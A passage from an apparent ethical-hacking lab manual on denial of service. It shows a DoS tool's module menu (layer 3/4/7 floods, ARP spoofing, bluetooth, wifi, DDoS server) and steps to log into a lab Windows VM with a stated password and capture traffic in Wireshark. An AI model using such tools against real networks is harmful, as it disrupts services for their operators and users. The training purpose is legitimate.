
```
Modules:
|-- l4          :: Load the layer4 module. (UDP/TCP)
|-- l3          :: Load the layer3 module. (ICMP)
|-- l7          :: Load the layer7 module. (HTTP)
|-- bl         :: Load the bluetooth module. (L2CAP)
|-- arp        :: Load the arp spoofing module. (ARP)
|-- wifi       :: Load the wifi module. (IEEE)
|-- server     :: Load the server module for DDos attacks.
|-- scanner    :: Load the scanner module.

>> l4
```

8. Now, switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

9. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.




10. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.


Note: The network interface might differ when you perform the task.

Module 10 – Denial-of-Service

Note: If a **Software Update** pop-up appears click on **Remind me later**.



